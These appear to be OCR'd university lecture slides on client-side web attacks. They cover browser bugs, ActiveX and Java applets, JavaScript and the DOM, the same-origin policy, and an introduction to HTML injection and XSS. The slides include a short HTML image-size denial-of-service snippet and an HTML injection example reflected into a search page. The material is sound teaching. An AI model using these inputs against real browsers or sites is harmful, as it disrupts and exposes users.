Software and Web Security 2


Attacks on Clients: Dynamic Content & XSS

(Section 7.1.3 on JavaScript; 7.2.4 on Media content; 7.2.6 on XSS)

Recap from last lecture

Attacks on web server:


- attacker/client sends malicious input to server
- with the goal to do some damage...



Recap from last lecture


Dynamically created webpages & injection attacks

another user
of the same website
(discussed in this lecture)




Attacks on client

- Client, ie web browser, can be attacked by malicious input
- Even the human user can be attacked: recall URL obfuscation.



Example client side problem



Browser bugs

The web browser get untrusted input from the server.

Bugs in the browser can become exploitable vulnerabilities

- also bugs in browser add-ons, or other helper applications

- Classic Denial of Service (DoS) example: IE image crash. An image with huge size could crash Internet Explorer and freeze Windows machine

```
<HTML><BODY>
 <img src="a.jpg" width ="999999999" height="99999999">
</BODY><HTML>
```

Things get more interesting as processing in the browser gets more powerful, and languages involved are more complex

More dangerous browser bugs

Denial of Service bugs are the least of your worries...

Possibility of drive-by-downloads

where just visiting a webpage can install malware, by exploiting security holes in browser, graphics libraries, media players, ...

Homework exercise:

check **`securityfocus.com`** for security vulnerabilities


for your favourite web browser

Dynamic webpages

(Sect 7.1.3 & 7.2.4 in book)

Recall: dynamic webpages

Most web pages do not just contain static HTML, but are dynamic:
ie they contain executable content.
This is an interesting attack vector.



Dynamic Content

Languages for dynamic content:

- JavaScript
- Flash, Silverlight, ...
- ActiveX
- Java
- ....

JavaScript is by far the most widespread of these technologies:

nearly all web pages include JavaScript

- CSS – Cascading Style Sheets – defines layout of headers, links, etc; not quite execution, but can be abused, and can contain JavaScript

Controlling Dynamic Content (7.2.4)

Executing dynamic content can be controlled inside a sandbox

NB the sandbox is made from software

if there are security vulnerabilities in this software, all bets are off, and attacker might escape...

ActiveX controls vs Java applets

- Windows only technology, runs in Internet Explorer (IE)
- binary code executed *on behalf* of the browser
- *can access user files*
- support for signed code
  plus Microsoft OS update can set kill bit to stop dangerous controls
- an installed control can be run from *any* website (up to IE7)
- IE configuration options
  - allow, block, prompt
  - also control by administrator

- platform independent
  downside: OS patching might miss Java patching
- bytecode executed on virtual machine *within* browser
  binary code is for specific machine, byte code is interpreted by virtual machine
- *restrictive sandbox*

What is the Kill-Bit?

- Kill-Bit (or killbit) is not actually a bit
- Kill-Bit is a registry entry for a particular ActiveX control, marking it as non-loadable in browser
- Microsoft releases Kill-Bits in security updates to block vulnerable ActiveX controls

JavaScript & the DOM
(Sect 7.1.3)

JavaScript

- JavaScript is the leading language used in client-side scripting
  - embedded in web page to support client-side dynamic behaviour ie. executed in user's webbrowser
  - reacting on events (eg keyboard) and interacting with webpage
- developed by Netscape, later standardised by ECMA
- *JavaScript has NOTHING to do with Java*

- typical uses:
  - dynamic user interaction with the web page
    Eg opening and closing menus, changing pictures,...
    JavaScript code can completely rewrite the contents of an HTML page!
  - client-side input validation
    Eg has the user entered a correct date, a syntactically correct email address or credit card number, or a strong enough password?
    NB such validation should not be security critical! *Why?*
    Malicious client can by-pass such validation!

JavaScript (Sect 7.1.3 in book)

- scripting language interpreted by browser, with code in the HTML

```
<script type="text/javascript"> ... </script>
```

optional, default is javascript

- Built-in functions eg to change content of the window

```
<script> alert("Hello World!"); </script>
```

A web page can define additional functions

```
<script>function hi(){alert("Hello World!");}</script>
```


- built-in event handlers for reacting to user actions

```
<img src="pic.jpg" onMouseOver="javascript:hi()">
```

Some examples in http://www.cs.ru.nl/~erikpoll/sws2/demo/demo_javascript.html

DOM (Document Object Model)

- DOM is representation of the content of a webpage, in OO style
- Webpage is an object **`document`** with sub-objects, such as **`document.URL, document.referrer, document.cookie,`**…



DOM (Document Object Model)

JavaScript can interact with the DOM to access or change parts of the current webpage

incl. text, URL, cookies, ...

This gives JavaScript its real power!

Eg it allows scripts to change layout and content of the webpage, open and menus in the webpage,...

See http://www.cs.ru.nl/~erikpoll/sws2/demo/demo_DOM.html for some examples

Security features

- The user environment is protected from malicious JavaScript programs by a sand-boxing environment inside browser

- JavaScript programs are protected from each other by compartementalisation
  - Same-Origin-Policy: code can only access resources with the same origin site (more on that later)

As we will see, such protection has its limits...


Recipe for security disasters?


In a web browser we have classic ingredients for disaster

- untrusted executable content, coming from all over the web
  JavaScript (also Flash, Active X, Java)
- confidential information
  usernames, passwords, cookies, credit card numbers, content of emails, any information entered in web forms, ...
- sensitive functionality
  ability to email, tweet, buy things, pay for things, …


- Unfortunately, JavaScript is so widely used that turning it off is not an option
- Web-browser has become attractive place to attack

HTML injection & XSS



sos
Search
No matches found for sos


<h1>sos</h1>
Search
No matches found for
SOS

What proper input validation should produce



